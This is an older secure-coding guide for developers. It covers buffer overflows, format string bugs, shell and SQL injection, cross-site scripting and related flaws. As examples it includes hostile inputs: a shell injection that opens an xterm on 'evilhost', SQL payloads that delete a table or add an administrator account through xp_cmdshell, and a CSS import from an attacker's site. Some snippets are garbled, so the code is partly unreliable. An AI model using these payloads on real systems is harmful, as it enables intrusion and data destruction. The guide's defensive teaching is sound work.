

Delivering eBusiness Solutions

Creating Secure Software

From defaced websites to distributed denial of service attacks to data theft, computer security problems are appearing more and more in the popular media. Of course, there have been security holes in computers ever since time-sharing was introduced, but as more people get involved with the Internet, these security flaws will become more prominent.

The question is: exactly how secure is the Internet? Can we trust it for our financial transactions? Our privacy? Our national infrastructure? If the Internet is going to be the carrier for all of this information, who has the responsibility to make it secure? Although there are no simple answers, the short answer is that it's everyone's responsibility.

Administrators have to make sure that their equipment, servers, and operating environments are configured correctly and monitored closely. Users have to make sure that their passwords, encryption keys, and other data are handled carefully and confidentially. System developers have to design and develop systems with an eye for security and correctness.

This paper is intended to help developers understand how different coding errors can be exploited by an attacker to gain unauthorized access to a computer system. In addition, design considerations for minimizing the impact of such errors is discussed. This will enable developers to create more secure applications.

What Is a Security "Hole"?

So what, exactly, is a security hole? A security hole is any error or design flaw in a computing system that allows an attacker to gain privileges they wouldn't normally have.

Any time that a user interacts with an application which runs with privileges other than his own, there is the potential for a bug or design flaw that could allow the user to escalate his privileges. Typical applications that are subject to this risk are server daemons, scheduled tasks, and SUID (set userid) applications.

Users are frequently able to interact with daemons that run on systems to which the users don't normally have access. An example of such a daemon is the SMTP server. An attacker can connect to the SMTP port (port 25) and issue commands interactively, or the attacker can send emails with specially formatted headers that result in unintended or arbitrary operations to be executed by the SMTP server process. If there are any errors in the way the SMTP daemon processes unusual, unexpected, or improperly formatted input, the attacker may be able to carefully craft the input to cause the daemon to do things it wouldn't normally do, including giving them system access with the permissions of the daemon.

Scheduled tasks frequently run with the permissions of the scheduler process. If a user can find a way to provide input to the scheduled application, they have the potential of exploiting any bugs in that application's input handlers. One source of this input is through attacker-modified files read by the scheduled task. Again, if the scheduled application does not properly handle incorrect input, the attacker can manipulate the application into giving him access with the scheduler's permissions.

SUID applications are UNIX applications that run with the privileges of the owner of the executable file. Similarly, SGID applications run with the privileges of the file's group. The most frequent use of SUID is to allow users to accomplish tasks that only the root user could typically perform, such as writing a new password to the password database. However, if there are any errors in the routines that employ user-supplied data, an attacker can potentially exploit them to gain escalated privileges. By providing carefully crafted data, the attacker can force the SUID or SGID application to perform tasks that can create, modify, update, or delete data or to give the attacker access to the machine as the application's owner.

Almost all security holes are a direct result of the decisions and errors of the developers of the vulnerable system. Design flaws in applications and network protocols can lead to ways to subvert security. Errors in coding can allow an attacker to modify the running application. To produce secure systems, developers must learn how to identify and avoid these flaws.

The following three sections address common security problems, minimizing the effects of problems, and additional security measures. This will enable the reader to think critically about security holes, identify potential holes, and correct them before they are put into production.

Avoiding Security Holes

To minimize security holes, developers must learn how to avoid common security problems. Even so, there is no way to completely avoid security holes. Therefore, developers should design their applications in such a way as to minimize the effects of an error when one occurs. Furthermore, developers should learn when to use additional security techniques in their systems. The most important thing a developer can learn is how to think like an attacker.

Make No Assumptions!

When it comes to understanding and predicting how a user will interact with a software system, no assumptions should be made. No matter how nonsensical the input is, if it can be entered, someone will enter it. This is, of course, common knowledge when it comes to testing applications, but it becomes even more important when security enters the picture. An attacker will enter many types of incorrect data in an attempt to make the software fail.

Fail Closed

Anytime that a security measure fails, whether it is security software or only one component in a larger piece of software, the security that the mechanism provided should not be bypassable. This is called "fail closed". It means that any time a component or system fails, that failure should leave the environment in such a state that it is impossible for an attacker to bypass the security of that environment. It is usually much easier to cause software to crash completely than it is to exploit a specific security hole. Therefore, crashing the software must give the attacker no benefit.

As an example, suppose you had a firewall between a network and the Internet. Only certain types of traffic are allowed through the firewall. If the firewall software were to fail but the traffic was still allowed to pass, traffic that is normally not allowed would be able to bypass the firewall's security. This is called "fail open". If the firewall software were to fail but all traffic was halted while the software was not in place, it would be impossible to bypass the firewall security in this manner. This is "fail closed".

Check All User Supplied Data

The majority of privilege escalation attacks involve the attacker providing data to the application in a way that the application cannot handle properly. The way to prevent this is to sanitize all user input. This means that all input from a user is checked for accuracy. There are two ways to go about this.

The first way involves checking for *invalid* characters, malformed syntax, or other potentially dangerous circumstances. This requires the application developer to anticipate how an attack might be formulated. For instance, check that the lengths of the data are correct, and filter out shell escape characters, `printf()`-style formatting characters, and other dangerous characters. However, new attack methods are being developed all the time. What may be safe today might not be tomorrow. By attempting to explicitly filter out bad data, the application may miss something.

The second method for sanitizing data involves checking for *valid* characters. For instance, if the input is a URL, it should follow the specific rules for how URLs are formatted, per RFC 2396. Any other characters should be discarded or the operation should be cancelled completely. This is a much safer way to check for valid input, since it takes the burden of guessing all possible attack patterns off the developer.

It is not always possible to check for valid characters, since some data is free form by design. In this case, each variable should be traced from its origins through all of its uses. For each function that uses the variable, check for potentially dangerous characters and filter them out. For instance, if the variable is used in a `printf`-like function, such as `printf()` or `syslog()`, the application should filter or escape all '%x' formatting characters, where x is a valid `printf()` formatting code.

So now that you know to sanitize all input, exactly from where can this input come?

Command Line Parameters

This is an often-overlooked source of user-supplied data. Never assume that the data from the command line is correct. If an unprivileged user is allowed to run a privileged application, they can supply any parameters that they like. Therefore, each parameter must be checked for accuracy.

User Interface Input

The most obvious source of user-supplied data is, of course, the regular user interface. Any data that a user can key in to a text box, list view, drop list, or any other input field should be immediately suspect. Check each input for valid or invalid characters.

Environment Variables

A frequently overlooked and very dangerous source of potential security holes lies in environment variables passed between an unprivileged environment and a privileged application. Many environment variables in UNIX allow a user to affect how an application operates. For instance, `LD_LIBRARY_PATH` allows a user to specify the path that the application uses to look for loadable libraries. An attacker can write custom functions that will then be loaded into a privileged application and executed. The common way to eliminate these threats is to completely erase all dangerous environment variables and set them explicitly within the privileged application. On SUID applications, the C library often does this automatically, saving the developer the effort.

However, it is always a possibility that an attacker will find an environment variable previously thought safe and find new ways to exploit this trust. Recently it was discovered that in glibc (the GNU C library) v2.1.3 and earlier, the `LANGUAGE` environment variable was passed to privileged applications unchanged. The `LANGUAGE` variable allows a user to choose a file defining his preferred language. Normally, the user is restricted to a directory subtree containing system defined language files. However, by using `..` in the path, an attacker could specify any file on the system, including those created by the attacker. In addition, glibc contained a format bug that allowed the attacker to gain root privileges by setting the `LANGUAGE` variable to a carefully-crafted custom file, executing a SUID-root application (which invariably used the glibc library), and forcing the application to emit an error message triggering the format bug.

Developers should always be aware of the effects of these environment variables. While the C library may sanitize environment variables for you, if an unprivileged application calls privileged code, all environment variables should be erased and set to explicit values. Some examples of known dangerous environment variables include `IFS`, `LD_LIBRARY_PATH`, and `LANGUAGE`.

This type of vulnerability exists in languages other than C as well. Java allows a user to set an environment variable called `CLASSPATH`. This path tells the JVM where to look for class files. By necessity, this path almost always includes the current directory, `.`. Because of this, an attacker can write custom code to replace or add classes within the application. Using this technique, an attacker can interact with the internals of an application and potentially gain privileged access if the application runs with extra privileges.

Temp Files

Temp files are another opportunity for users to interact with the application in unexpected ways. There are a number of problems with how temp files are traditionally handled.

The first problem arises from the notion that temp files are relatively unimportant to users. This leads them to frequently be world-writable. If an application is using a temp file that is writable by an unprivileged user, that user can modify the temp file to exploit bugs in the application. Temp files should only be writable by the application's current user id.

Another problem with temp files is in world-writable directories. If the name of a temp file can be anticipated, a malicious user can create a link with the temp file's name to another file that the malicious user doesn't normally have access to. If a privileged application then opens the temp file for writing (not appending), the linked file will be destroyed. This could lead to anything from destroying data to rendering the system inoperable.

To prevent this, an application can check for the existence of the temp file before opening it. If the file already exists, the application exits. However, in this case, by creating the temp file ahead of time, a malicious user can effectively deny use of the application to other users.

Race conditions are another issue with temp files. In this type of attack, a temp file is created, but an attacker deletes it and replaces it with another file. This second file is then acted upon as if it were the original temp file. An example of this sort of attack is the `ps` utility in Solaris 2.x. After the temp file is created, the application changes its owner to root. If an attacker removes the temp file and replaces it with an SUID file, the SUID file is set to SUID root. This then leads to root access for the attacker.

This can be prevented by accessing all files using File Descriptors instead of path names. The file that a path name indicates can change, whereas a File Descriptor continues to point to the open file. Comparing file inodes when closing and re-opening files can ensure that the files have not been switched.

The best way to deal with temp files is to create them in a directory that is readable and writable only by the application. In the case of a SUID application, a special user could be created specifically for this application. A directory that is readable and writable only by the special user could then be used for temp files. Regardless of where the temp file is located, it should only be readable and writable by the application.

The Single UNIX Specification provides a function called `mkstemp()` that facilitates safe temp file handling. `mkstemp()` creates a temp file with a unique name, thus making it difficult for an attacker to anticipate the file name. Note that ANSI C does not require this function, but most UNIX systems support it.

Data Files

Data files suffer from the same types of vulnerabilities as temp files. Frequently, data files are shared between a group of users, or between all users in some cases. An attacker with access to this data can manipulate the data to exploit bugs in the application. When another user runs the application, the bug is triggered, and the attacker has the ability to execute commands in the context of the second user. For this reason, data stored in shared files should always be checked for dangerous characters as described in **Avoid Common Errors** below.

A safer way to deal with this is to create a special user for each set of shared data. Then users do not have direct read or write access to the shared data, but must utilize a SUID application to interact with the data. Games provide an example of this technique. Frequently, a high score list is maintained between multiple users. By creating a user called *games* and making all games that must write to the high score lists SUID *games*, users are protected from each other.

Network Connections

Many times, servers are designed to work with one particular client, as in the case of AOL Instant Messenger. AOL probably never intended for any client besides the one they wrote to access the Instant Messenger servers. Similarly, clients are often developed with the assumption that they will always communicate with a particular piece of server software. An example of this is the SSH client. It was only intended to communicate with the SSH server software. However, there is no guarantee that the software on the other end of a network connection is what the developer or user expects. Anyone can initiate a network connection to any available server and feed data to the server application. Likewise, anyone could write server software that appears to be one server while silently manipulating the client software in unexpected ways.

For this reason, all network enabled software must be able to handle completely incorrect data, dangerously formatted data, and data in an incorrect order. It is quite common for an attacker to use a custom client to attach to a server. It is less common, but not unheard of, for a malicious server owner to write a custom server to manipulate a client.

An example of a rogue server adversely affecting a client is the SSH v1 scp utility. SSH version 1 provides a utility called scp, which uses the RCP protocol to transfer files between machines in an encrypted tunnel. Due to a flaw in the RCP protocol, it is possible for the SSH server to be modified to place arbitrary files on a client machine. This occurs when an end user uses scp to transfer a file, and the end user is completely unaware that other files were downloaded to the client machine.

There are numerous examples of custom clients manipulating servers in unexpected ways. Normally, if a user of Instant Messenger adds another user to their buddy list, the second user is notified that they were added. A popular custom client for AOL's Instant Messenger service allows an end user to add a user to their buddy list without notifying the other user. There are also numerous examples of servers that can be fed data to exploit buffer overflows or format bugs to gain shell access to the server.

Developers of network software must be aware that all data from the network is suspect and must be sanitized before use. Since network services are accessible to a large number of anonymous users, the danger of security holes is increased. For this reason, network software is a more popular target than any other type of software.

Avoid Common Errors

The previous section discussed how attackers could insert unexpected data into applications. This section points out some of the types of errors that attackers can exploit with carefully crafted data. These types of errors are easily avoided if the developer is aware of how to do so.

The errors and attacks discussed in this section are some of the most common mistakes made by developers today. These include:

- Buffer overflows allowing attacks to insert code onto the data stack
- Exploitation of format string bugs allowing attackers to read and write to application memory
- Shell problems which allow attackers to execute shell commands from the application
- SQL exploits which allow an attacker to execute arbitrary SQL commands
- Cross-site scripting which allows an attacker to display data and execute code in another user's browser in the context of a third party web site.

Buffer Overflows

Probably the single largest source of security holes today is buffer overflows. A buffer overflow is caused by attempting to place more data into a variable than the allocated memory will contain. C is the language responsible for most of these errors. To maintain flexibility, C allows programmers to write data directly to memory. As a side effect of this, it is possible to write past the end of a string, which is implemented as an array of one byte characters.

How does this cause security holes? If enough data is written to a string, it will eventually overwrite the return address of the current function. Carefully crafted, this data can write binary, executable data onto the data stack and can provide the function with a return address pointing to this executable data. When the function returns, the custom code will be run. If an attacker can supply data that is subsequently written past the end of an allocated memory buffer, the attacker can execute custom code with the privileges of the running application. Often this type of attack is attempted against a SUID root application or network daemon, and the end result is that the attacker gains root access to the machine. Although this example is very UNIX-centric, it is equally possible to attack applications running on Windows or other operating systems.

C provides a number of functions that do not check the size of a buffer before writing data to it. Unfortunately, these functions have a high popularity among developers who are not educated about security.

As an example of a buffer overflow bug, consider the following code:

```
void getdata (char* inbuffer) {
    printf ("Please enter your data:\n");
    gets (inbuffer);
}

int main () {
    char inbuffer[255];

    getdata (inbuffer);
    printf ("You entered %s\n", inbuffer);

    return 0;
}
```

By entering in more than 255 characters at the prompt, an attacker can overrun the inbuffer variable. At the least, this will crash the application. At the worst, the attacker can input executable binary data that will run within the application.

It is not necessary to use one of these dangerous functions to cause this security hole. A developer could implement the above as follows:

```
void getdata (char* inbuffer) {
    char a;
    int i;

    bzero (inbuffer, 255);

    printf ("Please enter your data:\n");

    for (i = 0; i != -1; i++) {
        if (a = getchar() == '\n') {
            i = -2; // terminate for loop
        }
        else {
            inbuffer[i] = a;
        }
    }
}
```

This would cause the same security hole that the `gets()` implementation had. In this example, checking to ensure that `i` never advanced beyond 255 would correct this problem.

For the `gets()` implementation, using a function that checks buffer boundaries would provide a safer solution:

```
void getdata (char* inbuffer) {
    printf ("Please enter your data:\n");
    fgets (inbuffer, 255, stdin);
}
```

This problem has plagued applications for years, and despite its constant reoccurrence, continues to be found in popular applications. Recently a buffer overflow was discovered in the Web Archive component of Lsoft's Listserv mailing list software. The result of this is that a remote user could execute malicious code on a server running the software. This issue affected both UNIX and Windows servers. Another occurrence of a recent buffer overflow was in the `krshd` server daemon included with Kerberos v4. A readily available exploit allowed anyone to gain root access on such a server. A more interesting buffer overflow was found in Microsoft Outlook. By sending a carefully crafted MIME-type, an email will overflow a buffer upon download, thereby causing arbitrary code to be run on the client machine.

So what can be done to prevent buffer overflows? Use functions that check buffer boundaries instead of their unsafe counterparts. For instance, `gets()` reads input from `STDIN` until a new line is read. Therefore, an attacker can feed any amount of data into the buffer supplied to `gets()`. The correct function to use in this scenario is `fgets()`, which takes the length of the buffer as a second parameter.

Some of the C functions generally considered dangerous and their safer alternatives are as follows:

Unsafe Function	Safe Alternative
<code>gets</code>	<code>fgets</code>
<code>scanf</code>	<code>snsscanf</code>
<code>sscanf</code>	
<code>fscanf</code>	
<code>vfscanf</code>	
<code>vscanf</code>	
<code>vsscanf</code>	
<code>sprintf</code>	<code>snprintf</code>
<code>vsprintf</code>	<code>vsnprintf</code>
<code>strcpy</code>	<code>strncpy</code>
<code>strcat</code>	<code>strncat</code>
<code>streadd</code>	
<code>strecpy</code>	
<code>strtrns</code>	

Although avoiding the above functions allows you to prevent most known varieties of this sort of attack, you should always do bounds checking on strings, arrays, or other data types involving variable amounts of memory.

Format String Bugs

Format string bugs are another cause of security holes, and are just as dangerous as buffer overflows. In C, a number of functions allow the developer to embed formatting codes in a string. One of the primary functions that allows this is `printf()`. An example of a `printf()` statement is as follows:

```
int var_a = 5;

printf ("This prints out the value of var_a: %d", var_a);
```

This would print output as follows:

This prints out the value of `var_a`: 5

The `'d'` in the print string tells `printf()` to read the next parameter as an integer. `'s'` would tell `printf()` to read the parameter as a string (`char*`). Any number of these formatting codes can be embedded in the string, followed by an equal number of parameter variables. This means that `printf()` and `printf()`-like functions take a variable number of parameters. Since the formatting string is passed to `printf()` as a `char*`, there is no way to check for the number of parameters at compile time, and no way has been discovered to check at run time. If there are not as many parameters passed to `printf()` as the format string indicates, `printf()` has no way of knowing and will happily read the indicated values off the data stack. Consider the following code:

```
char formatstr[40];
bzero (formatstr, 40);
strncpy (formatstr, "This will read %d from the stack", 40);

printf (formatstr);
```

The format string indicates that an integer should be the second parameter to `printf()` and its value should be printed in the output. Since there is no second parameter, `printf()` will read the next four bytes of memory and interpret them as an integer value.

Now suppose that the `formatstr` variable used above was not set by the developer, but instead was read or constructed from data supplied by the user. A user could supply a string such as `'%s%s%s'`, which would cause `printf()` to attempt to read strings from memory beyond the end of the parameter list.

In addition to `'d'`, `'f'`, and `'s'`, `printf()`-like functions allow formatting strings that enable developers to read from any location in memory (`%x`) and write to any location in memory (`%n`). By supplying a string that contains these formatting codes and is subsequently used in a `printf()`-like function, an attacker can read and write any location in the application's memory space. By carefully crafting this string, an attacker can force the application to execute code with the privileges of the application.

While format string bugs have existed in popular software for years, they have just begun to get close scrutiny in the security community. In June 2000, Marcus Meissner discovered a format bug in `wuftp`, a popular ftp daemon, while testing a fix for a buffer overflow. Originally, it was thought to be a bug but not a security problem. After closer examination, it was determined that by using the more obscure formatting codes, an attacker could easily gain remote access on any server running `wuftp`. At that time many developers and security experts began reviewing applications for format string bugs, and many applications have been found to be susceptible.

Developers need to be aware of a number of functions that allow formatting codes. These include the `printf()` family of functions. In addition, on many systems the `syslog()` function contains an internal format string bug. Therefore, format codes should be removed from strings being passed to `syslog()`.

To prevent format string security holes, developers should do one of two things. One is to remove or escape all formatting codes (`'%x'`) in data supplied by the user. The second is to never use user supplied data as part of the format string in a `printf()` style function. Rather than use this:

```
printf (uservar);
```

the developer should use this:

```
printf ("%s", uservar);
```

Shell Problems

There are a number of functions a developer can use to run external commands (typically `/bin/sh`). This can cause security holes because UNIX shells allow users to take the output from one command and use it as input to another. There are basically two ways to do this.

It is common to see commands like the following in UNIX:

```
ps -ef | grep netscape
```

This command will take a list of all processes (`ps -ef`) and use that as the input to the command 'grep netscape'. The '|' character, called the 'pipe' character, is what tells the shell to do this. If an application executes a command in a shell, and the command contains information supplied by the user, such as a parameter, the user can employ the pipe character to execute commands with the privileges of the application.

As an example, suppose we had a CGI script with a variable named "uvar" that contained the body of an email to be mailed to the Webmaster. The CGI then uses a `system()` call to execute `/bin/mail` and send the email to the webmaster. The susceptible section of code could look like this:

```
char svar[2048];
snprintf (2048, svar, "echo '%s' | /bin/mail -s 'website feedback'
webmaster@localhost");

system (svar);
```

The intent would be to send an email to the webmaster with a subject of 'website feedback' and a body supplied by a user. However, an attacker could provide data so that `uvar` contained this:

```
" ' | export DISPLAY=evilhost:0 && xterm & | echo 'hacked'"
```

This would cause `svar` to have the value:

```
"echo ' ' | export DISPLAY=evilhost:0 && xterm & | echo 'hacked' | /bin/mail -s
'website feedback' webmaster@localhost"
```

This would cause the output of `echo ' '` to be passed to STDIN of `export DISPLAY=evilhost:0 && xterm &`. The output of the `echo` would be ignored, but an `xterm` window would be opened on the attacker's machine (`evilhost`). The output of this (nothing) would be piped to the next `echo`, which would then send an email to the Webmaster with a body of 'hacked'.

Another way that UNIX allows this behavior is through the use of the `` character. This allows a user to embed the output of one command into the command line of another command. An example of this would be:

```
ls -l `which netscape`
```

This would execute `which netscape`, which would give the full path to the `netscape` executable — `/usr/opt/netscape/netscape` for instance. The command `ls -l /usr/opt/netscape/netscape` would then be executed.

An attacker can use this in our `/bin/mail` example to achieve the same nefarious results. `uvar` could be set to `"`export DISPLAY=evilhost:0 && xterm &`"`. This would be executed first and its output (nothing) would be echoed to `/bin/mail`, sending the Webmaster an empty email message.

The solution to this is two-fold. First, filter out all '|' and `` characters from user input. A safer solution is to never, ever execute commands in a shell from a privileged application or network server daemon. If you must execute an external command, use the C `execve()` function as opposed to the `system()` function. The `execve()` function executes the external application directly, rather than executing it from a shell like the `system()` function does. It is highly advised to never use the `system()` function.

SQL Exploits

Just as a shell can execute multiple commands, SQL provides the ability to supply multiple commands at once by separating them with a semi-colon (;). If an application utilizes user-supplied data as part of a query, an attacker can carefully construct the data to execute additional SQL commands. In addition to this, Microsoft SQL Server provides a number of system stored procedures, including one called `'xp_cmdshell'`, which allows the SQL Server user to execute operating system commands at a command shell (`CMD.EXE`).

Imagine you have generated an HTML page with a drop list (<SELECT>) of database records. Let's suppose that they are names in a phonebook table. The name of the <SELECT> is "phonelisting", and each listing looks like this:

```
<OPTION VALUE="$id">$name</OPTION>
```

where \$id is the database ID, and \$name is the name of the person corresponding to the record.

Let's suppose that this form submits to a servlet or CGI script that issues the SQL statement:

```
SELECT * FROM PhoneBook WHERE ID=$id
```

Where \$id is the value of the phonelisting variable posted to the script/servlet.

If an attacker were to modify the HTML page and enter a value for phonelisting that looked like this:

```
<HIDDEN NAME="phonelisting" VALUE="1; DELETE FROM PhoneBook">
```

The resulting SQL statement would look like this:

```
SELECT * FROM PhoneBook WHERE ID=1; DELETE FROM PhoneBook
```

Obviously, this is a bad thing. However, this vulnerability can be even worse. Suppose that the attacker changed the value of phonelisting as follows:

```
phonelisting = "1; xp_cmdshell 'net user haxor password /add'"
```

followed by

```
phonelisting = "1; xp_cmdshell 'net localgroup /add Administrators haxor'"
```

This would give the attacker a user named haxor with administrative privileges to the server. In addition to this, a method for uploading arbitrary files has been developed by inserting data into an IMAGE field and exporting it using the BCP utility.

The solution to this type of problem is to filter ';' and anything following it. For instance, in the above example ';' DELETE FROM PhoneBook' would be removed from the phonelisting variable, leaving phonelisting = 1. Another solution is to use a database connectivity tool that only allows one SQL command to be executed at a time.

Data should also be checked to ensure that subqueries aren't inserted into the query. Subqueries can only be used in certain circumstances, and only certain data is allowed. For instance, in a WHERE clause, a subquery can't contain DELETE statements. However, in some situations, subqueries could be used for nefarious purposes. In the above example, suppose an attacker submitted phonelisting with a value of "1 OR ID IN (SELECT ID FROM PhoneBook)". All records would be returned instead of only one. An attack such as this could be used by an attacker to view records that the application shouldn't show him. Depending upon how the query is structured and how sneaky the attacker is, subqueries could cause serious security flaws.

Cross-Site Scripting

As web sites have become interactive, with CGI and application servers generating dynamic content and enabling user input, the bounds of the HTTP protocol and the HTML format have been pushed to their limits. One vulnerability associated with web development is Cross-Site Scripting. This vulnerability is defined as presenting to one user unsanitized data that was supplied by another user. This allows the first user to write HTML, JavaScript, and other elements that are displayed to another user in the context of a third party web site.

Suppose you allow a user to insert a new record into the PhoneBook table discussed above. Now suppose that they are allowed to enter a text description of indeterminate length (i.e. SQL Server TEXT field).

Now suppose that when someone else views the record, you display the description field to him in an HTML page.

The user adding the record could insert text such as:

```
"<javascript>alert ('You have been hacked');</javascript>".
```

This would cause the JavaScript to execute in the browser of the viewing user. Now obviously the example given is harmless, but JavaScript can do many things, including automatically opening windows to other websites. If the victim had previously logged into another site, such as eTrade, a carefully crafted redirect could make unauthorized transactions as the victim.

In addition to this, HTML could be inserted into the field that caused a malicious applet or ActiveX object to execute. If the user trusts the phone book site, he is likely to allow the application to execute, unaware of its real origin.

A cross-site scripting vulnerability was found in HotMail.com in April 2000. HotMail had begun sanitizing JavaScript data in email messages due to earlier bug reports, but it was discovered that by utilizing <STYLE> tags, an email message could be made to execute JavaScript in the viewer's browser. This could be accomplished by placing the following in an email message:

```
<STYLE type=text/css>
@import url(http://www.attackerssite.com/jrcode.css);
</STYLE>
```


If the file jrcode.css contained JavaScript in the form:

```
@import url(javascript: alert('h4ck3d again!'));
```

the JavaScript would be executed.

One solution to cross-site scripting is to filter out all HTML and JavaScript from uploaded form data that will later be displayed by an HTML page. You may be tempted to simply filter out all instances of "<javascript>", but it is fairly easy to get around this. "<java\000script>", where \000 = Null, will happily execute in Internet Explorer.

A simpler solution is to escape all '<' and '>' characters. This can easily be done by replacing '<' with '<';' and '>' with '>'. This will display the HTML source in the resulting web page rather than rendering it.



Cross-Site Scripting can occur when a website allows a malicious user to submit unchecked data which is then displayed to other users in the context of a dynamically-generated HTML page. The victim of such an attack may be unaware that an attack has occurred, or may believe that it originated from the website.

Provide Default Handlers

The easiest way to prevent the errors described above is to check all user input for valid and invalid characters. However, this isn't always enough. When an application is expecting certain types of information, such as processing data through a case statement, it is always possible that a hardware error, attacker manipulation, or other unforeseen circumstances can cause the value to be incorrect. Even if there are only a limited number of possible values, unusual circumstances can cause values outside of this range. By providing a default handler for all unforeseen possibilities, the application can handle these situations intelligently rather than failing in an unexpected and possibly insecure manner.

There are two things to think about when providing a default handler for data checks. One is the Fail Closed principle discussed earlier, and the other is the order of data.

Fail Closed

If you have a variable that is only allowed the values 'Y' (Yes) and 'N' (No), it is very important how you make the check for these values. Suppose 'Y' allows a user access to data or an action that is potentially dangerous. The following code is unsafe:

```
if (checkvar == 'N') {
    // do code to deny access
}
else {
    // do code to allow access
}
```

This is an example of "fail open". If an attacker is able to corrupt checkvar, or somehow convince it to be a value other than 'N' or 'Y', the check will allow the attacker access. A safer solution would be:

```
if (checkvar == 'Y') {
    // do code to allow access
}
else {
    // do code to deny access
}
```

This is an example of "fail closed". If the system fails to act properly, it denies access to privileged data and abilities, as opposed to allowing access.

Providing correct data in unexpected order

If an application expects data in a certain order, it is sometimes possible to send the data in a different order and bypass certain pieces of expected input. Any software that requires ordered data should be designed and implemented as a finite state machine, where any out of order data simply counts as invalid data and is handled accordingly.

As an example, consider the case of the University of Washington IMAP daemon. An interesting security hole was discovered in all versions = 4.7c. Since the daemon reads the UNIX mailbox format (aka Berkeley Mailbox Format) and assumes that any line starting with "From:" is the start of a message, anyone can send an email containing a line starting with "From:" and thereby spoof an email from anyone else.

Compartmentalize Components

For maximum security, all software components should be treated as completely separate entities. A software component is defined in this instance as any function, class, or module that could be re-used as a single unit of code in another application. Although a component may never be intended for re-use, a developer cannot foresee how his code will be used in the future or how the environment of the original application may change over time. All software components should treat all other components, even by the same developer, as untrusted sources of information. By developing components in this paranoid fashion, it is possible to prevent problems caused by the software being re-used in an environment for which it was never intended and never tested.

Check all input

A software component should always assume that data passed to it originated from a potential attacker and treat it accordingly. There are a number of reasons why this is recommended. The data passed in could indeed be directly entered from a user, in which case the threat is obvious. Data can also travel through an application in long and convoluted paths. Most developers can not remember every use of a piece of data; therefore checking the data on first input won't always eliminate potential damage later. Moreover, on large projects, developers may not know who is writing the components from which the data is passed; therefore, it is not safe to assume that the data was checked earlier. Finally, even if input is safely checked when entered and then passed through the application, it is always possible that the scope of a component will change, that a component will be scavenged and reused in another application, and that a simple bug could cause previous checks to be invalid.

As an example, let's step outside the traditional sense of security and look at the case of the Ariane 5 rocket. On June 4, 1996, the French rocket Ariane 5 was launched on its maiden flight. 40 seconds after liftoff, the rocket veered off course, broke apart, and exploded. After a detailed investigation, it was discovered that mistakes in the design and implementation of the SRI (Inertial Reference System) software had led to the disaster. The software had been used for many years on the Ariane 4 with great success. Unfortunately, the software made an assumption about the values of the BH (Horizontal Bias). Under the Ariane 4, certain values were not physically possible, so the software did not adequately check for those values. Under the Ariane 5, however, higher BH values were possible. Since the software was not designed to handle the higher values, and did not adequately check for them, an error occurred, causing the SRI to shut down. While this is not a security issue in terms of confidentiality or integrity, it clearly demonstrates why a software component must never make assumptions about the data it is receiving.

Check all output

Don't assume that a component that you call always does what it is supposed to. Even system calls that almost never fail can fail under unusual circumstances. For instance, running out of inodes can cause an `open()` to fail, or hitting a system-imposed memory utilization limit can cause an object to not be created. A determined attacker can easily cause these sorts of abnormal conditions to occur.

There are two things that should always be done with data returned from a called function or method. First, always check the return codes of the call and take appropriate action. In C++ or Java, try – catch blocks should be used to detect exceptions. Never assume that a system call will work, because there are always unusual circumstances that can make a system call fail. Second, always sanitize data returned from components. Although developers may intend to have no external influences for a component, system errors, bugs, and skilled attackers can cause this assumption to be incorrect.

Don't Trust Client Applications

Even if a network server is only supposed to be used with one specific client application, a skilled attacker can write his own client or modify an existing client. Since a remote user can have complete control over the client machine, it is very easy to modify how the client behaves. For this reason, a server application should *never* trust a client application.

HTML "hidden" fields

One of the biggest problems with web applications is the assumption by web developers that "hidden" fields are hidden. A hidden field in HTML is simply a field that does not display on the screen. Since the HTML code is downloaded to the client machine in order to render the page, the user has full access to the HTML source. By saving an HTML page to disk, modifying the values of hidden fields, and then submitting the form to the server, an attacker can subvert a web application that believes that its "hidden" fields are correct.

Sometimes a web developer will use JavaScript or Java to try to disallow a user from viewing/modifying the source code, but since the code is downloaded to the client machine, the user has full control and access to the HTML, no matter what precautions are attempted.

A perfect example of this is a shopping cart application called Cart32. Version 3.0 and all previous versions contained a bug of this nature. When the catalog is displayed to the user, a hidden field is added called "Price". When the form is submitted, the server uses this field to determine the price of the merchandise. By simply changing this field, a

user can set his own price. For a secure transaction, the server should look up the merchandise in the database upon submission and charge the user the price in the database.

Web applications should never store sensitive information in HTML hidden fields, cookies, or any other client-side storage. This data can be read and changed by the user, therefore compromising the integrity of the data. Instead, this information should be retrieved from secure storage such as a database server or LDAP directory.

HTTP Referer header

An equally dangerous bug is relying on the Referer HTTP header to check for access. Numerous sites have attempted to use this as a check to ensure that the form being submitted to a web server was originally served from the web server and has not been tampered with. The problem with this is that the client can send any data to the web server, including a faked Referer field. Relying on the Referer header for security assumes that the user is using a web browser that follows the rules. However, it is trivial to write a script that interacts with an HTTP server, sending whatever fields and data the user wants to send.

